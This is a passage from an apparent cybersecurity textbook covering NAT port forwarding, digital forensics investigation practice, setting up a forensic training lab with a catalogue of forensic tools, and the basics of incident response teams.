For this reason, there is a NAT extension called "port forwarding" or port mapping consisting of configuring the gateway to send all packets received on a particular port to a specific machine on the internal network. So, if the external network needs to access a web server (port 80) operating on machine 192.168.1.2, it will be necessary to define a port forwarding rule on the gateway, redirecting all TCP packets received on port 80 to machine 192.168.1.2.

- **Port Triggering:** The majority of client-server applications make a request over a remote host on a given port and open a port in return to recover the data. Nevertheless, certain applications use more than one port to exchange data with the server, this is the case for example with FTP, for which a connection is established by port 21, but data is transferred via port 20. So, with NAT, after a connection request on port 21 by a remote FTP server, the gateway awaits a connection on a single port and will refuse the connection request on port 20 of the client.

There is a mechanism derived from NAT, called "port triggering," making it possible to authorize the connection to certain ports (port forwarding) if a condition (request) is fulfilled. It is therefore a question of conditional port forwarding, enabling a port to be opened only when an application requires it so it is not permanently left open.

CHAPTER 4

CYBER FORENSICS

CONTENTS

Computer Forensics Investigations

Basically, there are three options for computer forensics investigations, conduct the investigation in-house, call on law enforcement (local Police), or hire the assistance of the private sector forensic specialist.

4.1. IN-HOUSE INVESTIGATION

Conducting investigations in-house using your existing IT personnel may be the least expensive method however; depending on the incident, may be the least effective method.

Your IT staff, particularly your IT security staff, are the ones who know your system best, therefore when it comes to obtaining information from internal logs and audit trails, they are probably the most appropriate personnel to handle the investigations involving internal logs.

However, when it comes to more complex investigations, in order to conduct them in-house, your IT personnel will need to have the skills and the knowledge of the forensic specialist, thorough knowledge of the rules of evidence and detailed procedures need to be established. If the procedures are found to be flawed the evidence collected may be deemed inadmissible in court.

Even in terms of a staff misconduct incident where the employee is dismissed. If the employee lodges a dispute with the 'Unfair Dismissal Board' your evidence could still undergo the scrutiny of the court system, even though not initiated by your organization. Also, your investigator could be called upon as an expert witness.

Your company could develop an in-house specialist forensic team, hire specialist staff, provide regular training and up to date resources, however, when there is not an incident to investigate, you still have to pay to maintain these staff and their awareness of current trends and tools.

Advantages	Disadvantages
Least expensive option	Time intensive
Quick response time	Requires multi-skilled investigators
Does not require outside intervention for potentially 'brand' damaging incidents	Does not ensure evidence integrity
Potential to develop in-house forensic teams	Requires technical diversity

Security staff know your system	Requires constant awareness of hacker tools and methods
	Requires constant awareness of current forensic tools
	Funds not always available in companies budgets to allow for the required training and resources to maintain the required expertise.

4.2. LIFECYCLE: DIGITAL FORENSICS

- **Identification:** Recognize incident, requirement for action, intelligence for investigation.
- **Authorization:** Approval.
- **Preparation:** Intelligence for search, adequate toolkits, operational briefing, task allocation.
- **Securing and Evaluating the Scene:** Ensure safety, confirm computer equipment present and recognize further possibilities, secure equipment, identify, and protect evidence, conduct interviews.
- **Documenting the Scene:** Create a permanent record of the scene by means of photography and note taking, document condition and location of computers and related components whether these are to be removed or not, mark, and label artifacts, use seals and sealable containers, evidence bags.
- **Evidence Collection:** Cater for computer devices found to be switched on or off, attending to order of volatility (see Glossary), collect computer hardware and media while preserving evidential value, obtain analog evidence such as passwords, handwritten notes, computer manuals, printouts.
- **Packaging, Transportation, and Storage:** Protect equipment and media during transfer avoiding extreme temperatures, physical impact and vibration, static electricity, and magnetic sources, establish procedures for reception and storage of machines and media, maintain chain of custody, inventory for storage in secure area free of contaminants.

- **Initial Inspection:** Identification of devices, external, and internal physical examination of computers, tool selection and expectations.
- **Forensic Imaging and Copying:** e.g., for hard drive – removal of physical disk from computer, digital preview and capture using physical or logical disk acquisition, with write blockers, followed by return of original media to evidence custodian.
- **Forensic Examination and Analysis:** Use forensic techniques and tools for analysis and processing including: creation of cryptographic hash values and filtering with hash libraries, file viewing, file exporting and expansion of compound files (e.g., e-mail), extraction of metadata, searching, and indexing.
- **Presentation and Report:** Document procedures, analysis, and findings, use log files, bookmarks, and notes made during the examination, make conclusions, prepare exhibits suitable for court.

4.3. ISSUES FACING COMPUTER FORENSICS

The issues facing computer forensics examiners can be broken down into three broad categories: technical, legal, and administrative.

4.3.1. Technical Issues

- **Encryption:** Encrypted data can be impossible to view without the correct key or password. Examiners should consider that the key or password may be stored elsewhere on the computer or on another computer which the suspect has had access to. It could also reside in the volatile memory of a computer, which is usually lost on computer shut-down; another reason to consider using live acquisition techniques, as outlined above.
- **Increasing Storage Space:** Storage media hold ever greater amounts of data, which for the examiner means that their analysis computers need to have sufficient processing power and available storage capacity to efficiently deal with searching and analyzing large amounts of data.
- **New Technologies:** Computing is a continually evolving field, with new hardware, software, and operating systems emerging constantly. No single computer forensic examiner can be an expert

on all areas, though they may frequently be expected to analyze something which they haven't previously encountered. In order to deal with this situation, the examiner should be prepared and able to test and experiment with the behavior of new technologies. Networking and sharing knowledge with other computer forensic examiners is very useful in this respect as it's likely someone else has already come across the same issue.

- **Anti-Forensics:** It is the practice of attempting to thwart computer forensic analysis. This may include encryption, the over-writing of data to make it unrecoverable, the modification of files' metadata and file obfuscation (disguising files). As with encryption, the evidence that such methods have been used may be stored elsewhere on the computer or on another computer which the suspect has had access to. In our experience, it is very rare to see anti-forensics tools used correctly and frequently enough to totally obscure either their presence or the presence of the evidence that they were used to hide.

4.3.2. Legal Issues

Legal issues may confuse or distract from a computer examiner's findings. An example here would be the 'Trojan Defense.' A Trojan is a piece of computer code disguised as something benign but which carries a hidden and malicious purpose. Trojans have many uses, and include key-logging, uploading, and downloading of files and installation of viruses. A lawyer may be able to argue that actions on a computer were not carried out by a user but were automated by a Trojan without the user's knowledge; such a Trojan Defense has been successfully used even when no trace of a Trojan or other malicious code was found on the suspect's computer. In such cases, a competent opposing lawyer, supplied with evidence from a competent computer forensic analyst, should be able to dismiss such an argument. A good examiner will have identified and addressed possible arguments from the "opposition" while carrying out the analysis and in writing their report.

4.3.3. Administrative Issues

- **Accepted Standards:** There are a plethora of standards and guidelines in computer forensics, few of which appear to be universally accepted. The reasons for this include: standard-setting bodies being tied to particular legislations; standards being

aimed either at law enforcement or commercial forensics but not at both; the authors of such standards not being accepted by their peers; or high joining fees for professional bodies dissuading practitioners from participating.

- **Fit to Practice:** In many jurisdictions there is no qualifying body to check the competence and integrity of computer forensics professionals. In such cases anyone may present themselves as a computer forensic expert, which may result in computer forensic examinations of questionable quality and a negative view of the profession as a whole.

Building a Digital Forensics Laboratory for Training

4.4. DIGITAL FORENSICS LABORATORY USAGES

There are different benefits of having appropriate Digital Forensics lab that facilitate training for an educational institution students and certification for the local community including students and other parties such as local police forces and others.

Digital forensics students may use the lab in studying the following subjects, just to mention some:

- Introduction to computer crime studies;
- Computer crime and investigation techniques;
- Intrusion forensics;
- Computer threats and risk;
- Mobile device forensics.

Local community may benefit from the lab in studying the following certification programs in the area of digital forensics including:

- EnCase certified examiner (EnCE) certification;
- AccessData certified examiner (ACE) certification;
- EC-council computer hacking forensic investigator (CHFI);
- CyberSecurity institute – computer forensic certification;
- International association of computer investigative specialists (IACIS);
- Paraben certified mobile examiner (PCME);
- SANS GIAC certified forensics analyst (GCFA).

4.4.1. The Physical Requirements of the Lab

Computer forensics labs come in a variety of setups and arrangements. Most of the investigative process and students work is performed at the lab. Therefore, the lab should provide a safe and secure physical environment oriented to preserve the integrity of the evidence data and the work done there. In what follow, we provide a list of the minimum physical requirements:

- Mid-size room;
- Door access with a locking mechanism;
- Evidence container, such as a safe or heavy-duty file cabinet with a quality padlock;
- The lab server;
- A number of digital forensics workstations;
- A number of workbenches;
- Conference table with chairs;
- Shelves for the lab internal library;
- Communications options: LAN with limited access to the internet.

4.4.2. Digital Forensics Workstation

Digital Forensic Workstation should be selected according to the assigned budget by the host academic institution.

Their use also depends on the tasks you have to do. A Forensic Workstation should provide the ability to easily duplicate evidence directly from various storage medias such as IDE/SCSI/SATA hard drives, USB devices, Firewire devices, floppies, CDs, DVDs, LTO-4 tapes, and PC Card/ Smartmedia/SDMMC/Memory Stick/Compact Flash media in a forensically sound environment. You have two options in hand: either you buy the special purpose forensics workstations or you build customized ones yourself.

4.5. SPECIAL PURPOSE FORENSIC WORKSTATION

A special purpose forensic workstation consists of integrated forensic processing platforms that are capable of handling the most challenging computer crime case. The special workstations typically contains a set of removable hard drives that can be used for evidence storage (see Figure 4.1). The following write blocker typically is integrated within the forensic workstation:

- Integrated IDE drive write blocker;
- Integrated SATA drive write blocker;
- Integrated SCSI drive write blocker;
- Integrated USB write blocker;
- Integrated firewire IEEE 1394b write blocker.

"FRED" is an example of special purpose forensic workstation from Digital Intelligence (see Figure 4.1).

Figure 4.1. "FRED": An example of the special purpose forensic workstations.

4.6. BASIC CUSTOMIZED FORENSIC WORKSTATION

In case your institution can not afford to buy special purpose forensic workstations as they are expensive, you might go with the customized option.

Customized forensic workstations are affordable and can be assembled to suit your institution needs. In what follows, we provide the following specification for such workstation as guidance:

- Mid or full height ATX computer case;
- 600-Watt power supply or better;
- Intel i7 (quad processor) or find the fastest processor;
- 8 GB DDR3 RAM or get as much RAM as your motherboard can support;

- 10/100/1000 integrated LAN;
- 512 MB DDR video card (dual head) or better;
- One external FireWire IEEE 1394a (400 MB/s) port;
- Two external FireWire IEEE 1394b (800 MB/s) ports;
- Front mounted USB 3.0/2.0 ports;
- eSATA port;
- Dual layer DVD +/-RW drive;
- One 300 GB 10,000 RPM SATA hard disk drive (boot/OS drive). The rotation speed for this hard drive is advised to be 10,000 RPM, as this speed delivers a reasonable combination of reliability, acceptable noise levels and performance. If you cannot get 10,000 RPM, then 7,200 RPM will do;
- One 2.0 TB 10,000 RPM SATA hard drive (image storage). It will be used to store course material, practical exercise data, and images that students acquire;
- 22" LCD monitor.

Your customized forensic workstation should have the following OS:

- Microsoft Windows 7 ultimate 64 bit with Windows XP mode;
- Microsoft Windows 98SE standalone DOS;
- Linux OS by SUSE or Ubuntu.

It is advised as well that your customized forensic workstations have the following licensed software applications:

- Norton GHOST;
- Quicken;
- Programming languages;
- Microsoft Office;
- Corel Office Suite;
- Star-Office/Open-Office;
- Peachtree accounting applications.

4.6.1. Lab Server

You need to supply one computer to be used as a lab server. This computer will be required to have a Gigabit Ethernet card, approximately 2 TB of

storage space, an Intel Core 2 Duo or better processor, and at least 8 GB of RAM. It will be used to store software license keys, course material, practical exercise data, and images of the student computers. It should be running one of the following operating systems:

- Windows Server 2008;
- Windows Server 2012;
- Windows 10.

4.6.2. Write Blockers

Write blockers are devices that allow a forensically sound image of virtually any hard drive or storage device you may encounter without creating the possibility of accidentally damaging the drive contents. They do this by allowing read commands to pass but by blocking write commands, hence their name.

There are both hardware and software write blockers. Some software write blockers are designed for a specific operating system. One designed for Windows will not work on Linux. It is advised to use hardware write blockers as they are recognized as a court validated standard. Hardware write blockers are more reliable than software ones. Moreover, hardware write blockers are software independent.

Hardware write blockers/forensic bridges from Tableau are very reliable. You may purchase them directly from Tableau or from some other entities such as The UltraKit III from digital intelligence (*see* Figure 4.2). The UltraKit III is a portable kit which contains a complete family of hardware write blockers along with adapters and connectors for use in acquiring a forensically sound image. Some other manufacturers of hardware write blockers are:

- WiebeTech;
- Logicube;
- ICS drive lock.

Figure 4.2. Tableau, the ultra-kit III hardware write blockers.

4.6.3. Other Miscellaneous Items

4.6.3.1. Stocking Hard Drives

A collection of hard drives will be required for use by students during training and practical exercises. You will need to provide at least 24 hard drives for storage of data during these exercises. 500 GB, 1 TB, 2 TB SATA drives are recommended for this purpose. A collection of 15 smaller capacity (approximately 150 GB) IDE hard drives or imaging training purposes is also advised. A set of SSD and SCSI Hard drives, a set of 12 external USBbridged, self-powered hard drives of at least 500 GB size for storage of images is also recommended.

4.7. STOCKING HARDWARE PERIPHERALS

You should have the following accessory items in the lab besides workstations and software, including:

- Power cords;
- Used hard disk drives;
- Computer hand tools;
- Anti-static mats;
- The following drive interface cables:
  - One 8” IDE interface cable;
  - One 2” IDE interface cable;

- One SATA interface cable;
- One SCSI-3 interface cable;
- One 1.8" hard drive adapter;
- One 2.5" hard drive adapter;
- One ZIF hard drive adapter;
- One MicroSATA adapter.

• Computer interface cables/adapters:

- One eSATA to eSATA cable;
- Two USB A to mini 5 pin cables;
- One FireWire A (6 pin–6 pin) cable;
- Two FireWire B (9 pin–9 pin) cables;
- One FireWire A (4 pin–9 pin) adapter;
- One FireWire A (6 pin–9 pin) adapter.

4.7.1. Computer Investigations and Forensics Analysis Software

The following multi-purposed digital forensic software products come from leading developers in this field and cover all aspect of forensic investigation from producing the initial image of the suspect hard disk, through to detailed analysis of e-mails and internet use.

4.8. COMPUTER FORENSICS TOOLS

Disk tools and Data Capture

Name	From	Description
DumpIt	MoonSols	Generates physical memory dump of Windows machines, 32 bits 64 bit. Can run from a USB flash drive.
EnCase forensic imager	Guidance software	Create EnCase evidence files and EnCase logical evidence files.
Encrypted disk detector	Magnet forensics	Checks local physical drives on a system for TrueCrypt, PGP, or Bitlocker encrypted volumes.
EWF MetaEditor	4Discovery	Edit EWF (E01) meta data, remove passwords (Encase v6 and earlier)
FAT32 format	Ridgecrop	Enables large capacity disks to be formatted as FAT32.

Forensics acquisition of websites	Web content protection association	Browser designed to forensically capture web pages
FTK imager	AccessData	Imaging tool, disk viewer and image mounter
Guymager	vogu00	Multi-threaded GUI imager under running under Linux
Live RAM capturer	Belkasoft	Extracts RAM dump including that protected by an anti-debugging or anti-dumping system. 32- and 64-bit builds
NetworkMiner	Hjelmvik	Network analysis tool. Detects OS, hostname, and open ports of network hosts through packet sniffing/PCAP parsing
Nmap	Nmap	Utility for network discovery and security auditing
Magnet RAM capture	Magnet forensics	Captures physical memory of a suspect's computer. Windows XP to Windows 10, and 2003, 2008, 2012. 32 and 64 bits
OSFClone	Passmark software	Boot utility for CD/DVD or USB flash drives to create dd or AFF images/clones.
OSFMount	Passmark software	Mounts a wide range of disk images. Also allows creation of RAM disks
Wireshark	Wireshark	Network protocol capture and analysis
Disk2vhd	Microsoft	Creates virtual hard disks versions of physical disks for use in Microsoft virtual PC or Microsoft Hyper-V VMs

E mail Analysis

Name	From	Description
EDB viewer	LepideSoftware	Open and view (not export) Outlook EDB files without an exchange server
Mail viewer	MiTeC	Viewer for outlook express, Windows mail/ Windows live mail, Mozilla thunderbird message databases and single EML files
MBOX viewer	SysTools	View MBOX e-mails and attachments
OST viewer	Lepide software	Open and view (not export) Outlook OST files without connecting to an exchange server
PST viewer	Lepide software	Open and view (not export) Outlook PST files without needing outlook

General

Name	From	Description
Agent Ransack	Mythicsoft	Search multiple files using Boolean operators and Perl Regex
Computer forensic reference data sets	NIST	Collated forensic images for training, practice, and validation
EvidenceMover	Nuix	Copies data between locations, with file comparison, verification, logging
FastCopy	Shirouzu Hiroaki	Self-labeled 'fastest' copy/delete Windows software. Can verify with SHA-1, etc.
File signatures	Gary Kessler	Table of file signatures.
HexBrowser	Peter Fiskerstrand	Identifies over 1,000 file types by examining their signatures.
HashMyFiles	Nirsoft	Calculate MD5 and SHA1 hashes
MobaLiveCD	Mobatek	Run Linux live CDs from their ISO image without having to boot to them
Mouse Jiggler	Arkane systems	Automatically moves mouse pointer stopping screen saver, hibernation, etc.
Notepad ++	Notepad ++	Advanced Notepad replacement
NSRL	NIST	Hash sets of 'known' (ignorable) files
Quick hash	Ted technology	A Linux and Windows GUI for individual and recursive SHA1 hashing of files
USB write blocker	DSi	Enables software write-blocking of USB ports
USB write blocker	Sécurité multi-Secteurs	Software write blocker for Windows XP through to Windows 8
Volix	FH Aachen	Application that simplifies the use of the volatility framework
Windows forensic environment	Troy Larson	Guide by Brett Shavers to creating and working with a Windows boot CD

File and Data Analysis

Name	From	Description
Advanced prefetch analyzer	Allan Hay	Reads Windows XP, Vista, and Windows 7 prefetch files
AnalyzeMFT	David Kovar	Parses the MFT from an NTFS file system allowing results to be analyzed with other tools
CapAnalysis	Evolka	PCAP viewer
Crowd Response	CrowdStike	Windows console application to aid gathering of system information for incident response and security engagements.
Crowd inspect	CrowdStrike	Details network processes, listing binaries associated with each process. Queries VirusTotal, other malware repositories and reputation services to produce "at-a-glance" state of the system
DCode	Digital detective	Converts various data types to date/time values
Defraser	Various	Detects full and partial multimedia files in unallocated space
eCryptfs parser	Ted technology	Recursively parses headers of every eCryptfs file in selected directory. Outputs encryption algorithm used, original file size, signature used, etc.
Encryption analyzer	Passware	Scans a computer for password-protected and encrypted files, reports encryption complexity and decryption options for each file
ExifTool	Phil Harvey	Read, write, and edit Exif data in a large number of file types
File identifier	Toolsley.com	Drag and drop web-browser JavaScript tool for identification of over 2,000 file types
Forensic image viewer	Sanderson forensics	View various picture formats, image enhancer, extraction of embedded Exif, GPS data
Ghiro	Alessandro Tanasi	In-depth analysis of image (picture) files

Highlighter	Mandiant	Examine log files using text, graphic or histogram views
Link parser	4Discovery	Recursively parses folders extracting 30+ attributes from Windows.lnk (shortcut) files
LiveContactsView	Nirsoft	View and export Windows live messenger contact details
PlatformAuditProbe	AppliedAlgo	Command line Windows forensic/incident response tool that collects many artifacts.
RSA Netwitness investigator	EMC	Network packet capture and analysis
Memoryze	Mandiant	Acquire and/or analyze RAM images, including the page file on live systems
MetaExtractor	4Discovery	Recursively parses folders to extract meta data from MS Office, OpenOffice, and PDF files
MFTview	Sanderson forensics	Displays and decodes contents of an extracted MFT file
PictureBox	Mike's forensic tools	Lists EXIF, and where available, GPS data for all photographs present in a directory. Export data to.xls or Google Earth KML format.
PsTools	Microsoft	Suite of command-line Windows utilities
Shadow explorer	Shadow explorer	Browse and extract files from shadow copies
SQLite manager	Mrinal Kant, Tarakant Tripathy	Firefox add-on enabling viewing of any SQLite database
Strings	Microsoft	Command-line tool for text searches
Structured storage viewer	MiTec	View and manage MS OLE Structured Storage based files
Switch-a-Roo	Mike's forensic tools	Text replacement/converter/decoder for when dealing with URL encoding, etc.
Windows file analyzer	MiTeC	Analyze thumbs .db, Prefetch, INFO2 and .lnk files
Xplico	Gianluca Costa and Andrea De Franceschi	Network forensics analysis tool

Mac OS Tools

Name	From	Description
Audit	Twocanoes software	Audit Preference Pane and Log Reader for OS X
ChainBreaker	Kyeongsik Lee	Parses keychain structure, extracting user's confidential information such as application account/password, encrypted volume password (e.g., filevault), etc.
Disk arbitrator	Aaron Burghardt	Blocks the mounting of file systems, complimenting a write blocker in disabling disk arbitration
Epoch Converter	Blackbag Technologies	Converts epoch times to local time and UTC
FTK ImagerCLI for Mac OS	AccessData	Command line Mac OS version of AccessData's FTK Imager
IORegInfo	Blackbag technologies	Lists items connected to the computer (e.g., SATA, USB, and FireWire drives, software RAID sets). Can locate partition information, including sizes, types, and the bus to which the device is connected
PMAP Info	Blackbag technologies	Displays the physical partitioning of the specified device. Can be used to map out all the drive information, accounting for all used sectors
Volafox	Kyeongsik Lee	Memory forensic toolkit for Mac OS X

Mobile Devices

Name	From	Description
iPBA2	Mario Piccinelli	Explore iOS backups
iPhone analyzer	Leo Crawford, Mat Proud	Explore the internal file structure of Pad, iPod, and iPhones
ivMeta	Robin Wood	Extracts phone model and software version and created date and GPS data from iPhone videos.
Last SIM details	Dan Roe	Parses physical flash dumps and Nokia PM records to find details of previously inserted SIM cards.
Rubus	CCL forensics	Deconstructs Blackberry .ipd backup files
SAFT	SignalSEC Corp	Obtain SMS messages, call logs and contacts from android devices

Data Analysis Suites

Name	From	Description
Autopsy	Brian carrier	Graphical interface to the command line digital investigation analysis tools in The Sleuth Kit
Backtrack	Backtrack	Penetration testing and security audit with forensic boot capability
Caine	Nanni Bassetti	Linux based live CD, featuring a number of analysis tools
Deft	Dr. Stefano Fratepietro and others	Linux based live CD, featuring a number of analysis tools
Digital Forensics framework	ArxSys	Analyzes volumes, file systems, user, and applications data, extracting metadata, deleted, and hidden items
Forensic scanner	Harlan Carvey	Automates 'repetitive tasks of data collection.' Fuller description here
Paladin	Sumuri	Ubuntu based live boot CD for imaging and analysis
SIFT	SANS	VMware appliance pre-configured with multiple tools allowing digital forensic examinations
The Sleuth Kit	Brian carrier	Collection of UNIX-based command line file and volume system forensic analysis tools
Volatility framework	Volatile systems	Collection of tools for the extraction of artifacts from RAM

File Viewers

Name	From	Description
BKF viewer	SysTools	View (not save or export from) contents of BKF backup files
DXL viewer	SysTools	View (not save or export) Lotus Notes DXL file e-mails and attachments
E01 viewer	SysTools	View (not save or export from) E01 files and view messages within EDB, PST, and OST files
MDF viewer	SysTools	View (not save or export) MS SQL MDF files
MSG viewer	SysTools	View (not save or export) MSG file e-mails and attachments

OLM viewer	SysTools	View (not save or export) OLM file e-mails and attachments
Microsoft Power-Point 2007 Viewer	Microsoft	View PowerPoint presentations
Microsoft Visio 2010 viewer	Microsoft	View Visio diagrams
VLC	VideoLAN	View most multimedia files and DVD, Audio CD, VCD, etc.

Internet Analysis

Name	From	Description
Browser history capturer	Foxton soft-ware	Captures history from Firefox, Chrome, and Internet Explorer web browsers run-ning on a Windows computer
Browser history	Foxton Soft-ware	Extract, view, and analyze internet his-tory from Firefox, Chrome, and Internet Explorer web browsers
Chrome session parser	CCL foren-sics	Python module for performing off-line parsing of Chrome session files (“current session,” “last session,” “current tabs,” “last tabs”)
ChromeCacheView	Nirsoft	Reads the cache folder of Google Chrome Web browser, and displays the list of all files currently stored in the cache
Cookie cutter	Mike’s foren-sic tools	Extracts embedded data held within Google Analytics cookies. Shows search terms used as well as dates of and the number of visits.
Dumpzilla	Busindre	Runs in Python 3.x, extracting forensic information from Firefox, Iceweasel, and Seamonkey browsers.
Facebook profile saver	Belkasoft	Captures information publicly available in Facebook profiles.
IECookiesView	Nirsoft	Extracts various details of Internet Ex-plorer cookies
IEPassView	Nirsoft	Extract stored passwords from Internet Explorer versions 4 to 8
MozillaCacheView	Nirsoft	Reads the cache folder of Firefox/Mozil-la/Netscape Web browsers
MozillaCookieView	Nirsoft	Parses the cookie folder of Firefox/Mozil-la/Netscape Web browsers

MozillaHistoryView	Nirsoft	Reads the history .dat of Firefox/Mozilla/ Netscape Web browsers, and displays the list of all visited Web page
MyLastSearch	Nirsoft	Extracts search queries made with popular search engines (Google, Yahoo, and MSN) and social networking sites (Twitter, Facebook, MySpace)
PasswordFox	Nirsoft	Extracts the user names and passwords stored by Mozilla Firefox Web browser
OperaCacheView	Nirsoft	Reads the cache folder of Opera Web browser, and displays the list of all files currently stored in the cache
OperaPassView	Nirsoft	Decrypts the content of the Opera Web browser password file, wand .dat
Web historian	Mandiant	Reviews list of URLs stored in the history files of the most commonly used browsers
Web page saver	Magnet forensics	Takes list of URLs saving scrolling captures of each page. Produces HTML report file containing the saved pages

Registry Analysis

Name	From	Description
AppCompatCache Parser	Eric Zimmerman	Dumps list of Shimcache entries showing which executables were run and their modification dates. Further details.
ForensicUserInfo	Woanware	Extracts user information from the SAM, SOFTWARE, and SYSTEM hives files and decrypts the LM/NT hashes from the SAM file
Process monitor	Microsoft	Examine Windows processes and registry threads in real time
RECmd	Eric Zimmerman	Command line access to offline registry hives. Supports simple and regular expression searches as well as searching by last write timestamp. Further details.
Registry decoder	US National Institute of Justice	Digital forensics solutions for the acquisition, analysis, and reporting of registry contents
Registry explorer	Eric Zimmerman	Offline registry viewer. Provides deleted artifact recovery, value slack support, and robust searching. Further details.
RegRipper	Harlan Carvey	Registry data extraction and correlation tool

Regshot	Regshot	Takes snapshots of the registry allowing comparisons, e.g., show registry changes after installing software
ShellBags explorer	Eric Zimmerman	Presents visual representation of what a user's directory structure looked like. Additionally exposes various timestamps (e.g., first explored, last explored for a given folder. Further details.
USB device forensics	Woanware	Details previously attached USB devices on exported registry hives
USB historian	4Discovery	Displays 20+ attributes relating to USB device use on Windows systems
USBDeview	Nirsoft	Details previously attached USB devices
User assist analysis	4Discovery	Extracts SID, user names, indexes, application names, run counts, session, and last run time attributes from UserAssist keys
UserAssist	Didier Stevens	Displays list of programs run, with run count and last run date and time
Windows registry recovery	MiTec	Extracts configuration settings and other information from the Registry

Application Analysis

Name	From	Description
DropboxDecryptor	Magnet forensics	Decrypts the Dropbox file cache .dbx file which stores information about files that have been synchronized to the cloud using Dropbox
Google maps tile investigator	Magnet forensics	Takes x, y, z coordinates found in a tile filename and downloads surrounding tiles providing more context
KaZAlyser	Sanderson forensics	Extracts various data from the KaZaA application
LiveContactsView	Nirsoft	View and export Windows live messenger contact details
SkypeLogView	Nirsoft	View Skype calls and chats

For Reference

Name	From	Description
HotSwap	Kazuyuki Nakayama	Safely remove SATA disks similar to the “safely remove hardware” icon in the notification area
iPhone backup browser	Rene Devichi	View unencrypted backups of iPad, iPod, and iPhones
IEHistoryView	Nirsoft	Extracts recently visited internet explorer URLs
LiveView	CERT	Allows examiner to boot dd images in VMware.
WhatsApp forensics	Zena forensics	Extract WhatsApp messages from iOS and android backups

CHAPTER 5

IR - INCIDENT RESPONSE

CONTENTS

The socio-economic environment of today is evolving and becoming more security conscious. People are taking an increasing number of steps to ensure their safety and security and, demanding the same of organizations in both government and industry. These changes in turn are being echoed in demands of information technology security. People are demanding that their personal information that is being processed, transmitted, or stored electronically be done so securely. The demands are being recognized by government and industry alike and are beginning to be reflected in the forms of laws and business practices.

Threats and vulnerabilities, in one form or another, will likely always affect information technology. Organizations will need to continually identify where they are at risk and find ways to mitigate it. However, preventative actions are not always foolproof. As such, methods of detection must be put in place to identify when a compromise has taken place. Response activities, in turn, need to be established to deal with these detections. This is where the need for a computer security incident response team (CSIRT) becomes more apparent.

A CSIRT is one of the best ways to bring together the expertise necessary to deal with the wide range of possible computer security incidents that can arise. This chapter will introduce the reader to the CSIRT and what is required to build and operate one.

CSIRC

Organizing an effective computer security incident response capability (CSIRC) involves several major decisions and actions. One of the first considerations should be to create an organization-specific definition of the term "incident" so that the scope of the term is clear. The organization should decide what services the incident response team should provide, consider which team structures and models can provide those services, and select and implement one or more incident response teams. Incident response plan, policy, and procedure creation is an important part of establishing a team, so that incident response is performed effectively, efficiently, and consistently, and so that the team is empowered to do what needs to be done. The plan, policies, and procedures should reflect the team's interactions with other teams within the organization as well as with outside parties, such as law enforcement, the media, and other incident response organizations. This section provides not only guidelines that should be helpful to organizations

that are establishing incident response capabilities, but also advice on maintaining and enhancing existing capabilities.

Events and Incidents

An event is any observable occurrence in a system or network. Events include a user connecting to a file share, a server receiving a request for a web page, a user sending e-mail, and a firewall blocking a connection attempt. Adverse events are events with a negative consequence, such as system crashes, packet floods, unauthorized use of system privileges, unauthorized access to sensitive data, and execution of malware that destroys data. This guide addresses only adverse events that are computer security-related, not those caused by natural disasters, power failures, etc.

A computer security incident is a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices. Examples of incidents are:

- An attacker commands a botnet to send high volumes of connection requests to a web server, causing it to crash.
- Users are tricked into opening a "quarterly report" sent via e-mail that is actually malware; running the tool has infected their computers and established connections with an external host.
- An attacker obtains sensitive data and threatens that the details will be released publicly if the organization does not pay a designated sum of money.
- A user provides or exposes sensitive information to others through peer-to-peer file sharing services.

The main difference between different types of cyber security incident appears to lie in the source of the incident (e.g., a minor criminal compared to a major organized crime syndicate), rather than the type of incident (e.g., hacking, malware, or social engineering). Therefore, it may be useful to define cyber security incidents based on the type of attacker, their capability and intent.

At one end of the spectrum come basic cyber security incidents, such as minor crime, localized disruption, and theft. At the other end we can see major organized crime, widespread disruption, critical damage to national infrastructure and even warfare.

Some of the most common ways in which different types of cyber security incident can be compared are outlined in the table below – but they can vary considerably for any given incident, with many different groups attacking many different targets.

Topic	Basic Cyber Security Incident	Sophisticated Cyber Security Attack
Type of attacker	· Small-time criminals · Individuals or groups just 'having fun' or 'responding to a challenge' · Localized, community or individual Hacktivists · Insiders	· Serious organized crime · State-sponsored attack · Extremist groups
Target of attack	· General public · Private sector · Non-strategic government departments	· Major corporate organizations · International organizations · Governments · Critical national infrastructure · National security/defense
Purpose of attack	· Financial gain · Limited disruption · Publicity · Vendettas or revenge	· Major financial reward · Widespread disruption · Discover national secrets · Steal intellectual property of national importance · Terrorism · Warfare
Capability of attacker	· Low skill · Limited resource · Publicly available attack tools · Not well organized · Local reach	· Highly skilled professionals · Extremely well resourced · Bespoke tools · Highly organized · International presence
Response requirements	· Restore services · Special monitoring and organization · Some industry information sharing	· Tailored guidance for specialist industry and specific capabilities · Implications for government security services · CNI sector-specific industry response

Challenges in Cyber Security Incident Response

In the commercial world (and often in governments), even large organizations can have significant difficulty in responding to cyber security incidents, particularly sophisticated cyber security attacks.

"We thought we were prepared for a cyber security incident and then got a nasty surprise when one actually occurred."

The top 10 challenges organizations face in responding to a cybersecurity incident in a fast, effective, and consistent manner are in:

- Identifying a suspected cyber security incident (e.g., monitoring evidence of unusual occurrences and assessing one or more trigger points);
- Establishing the objectives of any investigation and clean-up operation;
- Analyzing all available information related to the potential cyber security incident;
- Determining what has actually happened (e.g., a DDOS, malware attack, system hack, session hijack, data corruption, etc.);
- Identifying what systems, networks, and information (assets) have been compromised;
- Determining what information has been disclosed to unauthorized parties, stolen, deleted or corrupted;
- Finding out who did it (i.e., which threat agent or agents); and why (e.g., financial gain, hacktivism, espionage, revenge, challenge or just for fun);
- Working out how it happened (e.g., how did the attacker gain entry to the system);
- Determining the potential business impact of the cyber security incident; and
- Conducting sufficient investigation (e.g., using deep dive forensic capabilities) to identify (and prosecute, if appropriate) the perpetrator(s).

Top management in organizations often do not believe that they are at risk from a cyber-security incident and are unaware of (or unconvinced by) the level of business impact that could result. Even if they provide support during an attack, they can then withdraw this soon afterwards, refusing to acknowledge that they could be badly hit again.

CISRT

A CSIRT is a prearranged group, comprised of personnel with expertise from various facets within an organization, prepared to deal with the response activities related to computer security incidents for a defined constituency.

It is important to note that for the purpose of this chapter, prevention activities are not the responsibility of the CSIRT, though in some organizations this may not be the case. In addition, detection and recovery activities are not the direct responsibility of CSIRT but are not entirely removed from its operation.

CSIRT Acronyms

A CSIRT can go by other names and acronyms including but not limited to (Table 5.1):

Table 5.1. CSIRT Acronyms

Acronym	Name
CIRT	Computer incident response team
CSIRT	Computer security incident response team
CERT	Computer emergency response team
CIRC	Computer incident response capability
CERC	Computer emergency response capability
SIRT	Security incident response team
SERT	Security emergency response team
IRT	Incident response team
ERT	Emergency response team
